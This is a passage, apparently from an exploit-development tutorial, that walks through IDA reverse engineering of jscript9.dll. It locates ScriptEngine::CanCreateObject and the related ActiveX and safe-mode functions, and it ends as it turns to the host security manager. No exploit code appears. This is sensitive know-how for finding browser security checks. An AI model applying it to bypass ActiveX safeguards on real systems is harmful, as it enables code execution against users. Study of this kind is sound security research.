
Open jscript9.dll in IDA and, if needed, specify the path for the database created by IDA. When asked, allow IDA to download symbols for jscript9.dll. Press CTRL+P (Jump to function), click on Search and enter CanCreateObject. Now CanCreateObject should be selected like shown in the following picture:




Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	=
JsUtil::BaseDictionary<int,Js::PropertyRecord const *,Recycler,...	.text	100DB299	0000005D	00000010	0000000C	R	.	.	.	B	.	.
ScriptSite::ExternalGetProperty(Js::DynamicObject *,long,void...	.text	100DB2FB	0000007F	00000038	0000000C	R	.	.	.	B	T	.
Js::JavascriptExternalOperators::GetProperty(Js::DynamicObje...	.text	100DB37F	000000C2	00000040	00000010	R	.	.	.	B	T	.
ThreadContext::IsActivePropertyId(int)	.text	100DB446	000000BF	0000000C	00000008	R	.	.	.	B	T	.
JsUtil::WeaklyReferencedKeyDictionary<Js::PropertyRecord,in...	.text	100DB50A	00000056	00000010	00000008	R	.	.	.	B	.	.
JsUtil::WeaklyReferencedKeyDictionary<Js::PropertyRecord,in...	.text	100DB565	000000A6	00000018	00000010	R	.	.	.	B	.	.
ScriptSite::AddDispatchCount(void)	.text	100DB683	0000001C	00000004	00000000	R	.	.	.	.	T	.
JsUtil::BaseDictionary<int,Js::PropertyRecord const *,Recycler,...	.text	100DB6F9	00000033	00000004	00000000	R	.	.	.	.	.	.
DispatchHelper::MarshalJsVarsToVariants(void * *,tagVARIAN...	.text	100DB74E	0000005D	00000014	00000008	R	.	.	.	B	T	.
DispMemberProxy::DefaultInvoke(Js::RecyclableObject *,Js::C...	.text	100DB7B0	0000002B	00000008	00000009	R	.	.	.	B	.	.
HostDispatch::InvokeByDispId(Js::Arguments,long,int)	.text	100DB7E0	0000029C	000000A4	00000014	R	.	.	.	B	.	.
HostDispatch::InvokeMarshaled(long,ushort,tagDISPPARAMS...	.text	100DBA81	00000041	00000004	00000010	R	.	.	.	B	T	.
HostDispatch::GetPropertyReference(void *,int,void * *,Js::Pro...	.text	100DBAC7	000000B9	0000001C	00000014	R	.	.	.	B	T	.
HostDispatch::GetPropertyReference(ushort const *,void * *)	.text	100DBB85	00000038	00000010	00000004	R	.	.	.	B	T	.
HostDispatch::GetReferenceByDispId(long,void * *,usho			00000089	00000018	0000000C	R	.	.	.	B	T	.
AutoLeaveScriptPtr<IUnknown>::AutoLeaveScriptPtr<IUnkno...	.text	100DBCA5	00000023			R	.	.	.	.	T	.
JavascriptActiveXObject::NewInstance(Js::RecyclableObject *,...	.text	100DBCCD	000000B9	00000024	00000009	R	.	.	.	B	T	.
ScriptSite::CreateActiveXObject(ushort const *,ushort const *)	.text	100DBD8B	0000013B	00000034	0000000C	R	.	.	.	B	T	.
ScriptSite::CreateObjectFromProgID(ushort const *,ushort co...	.text	100DBECB	000000FE	00000044	00000008	R	.	.	.	B	T	.
ScriptEngine::InSafeMode(void)	.text	100DBFE1	0000000E			R	.	.	.	.	T	.
__imp_load__CLSIDFromProgID@8	.text	100DBFEF	0000000A			R	.	.	.	.	.	.
Parser::ChkNxtTokNoAST(int,int)	.text	100DBFFE	0000001E			R	.	.	.	.	T	.
ScriptEngine::CanObjectRun(_GUID const &,IUnknown *)	.text	100DC0B5	000000B3	00000058	00000004	R	.	.	.	B	T	.
ScriptSite::CreateJsVarFromActiveXUnknown(IUnknown *)	.text	100DC17D	00000181	00000048	00000008	R	.	.	.	B	T	.
ScriptEngine::CanCreateObject(_GUID const &)	.text	100DC315	00000059	00000010	00000004	R	.	.	.	B	T	.

After you double click on CanCreateObject you should see the graph of the function CanCreateObject. If you see linear code, hit the spacebar. To rename a symbol, click on it and press n. IDA has a very useful feature: when some text is selected, all occurrences of that text are highlighted. This is useful to track things down.

Have a look at the following picture:




It's quite clear that [ebp+object] (note that I renamed var_4 to object) is modified inside ?GetSiteHostSecurityManagerNoRef. Let's have a look at that function:

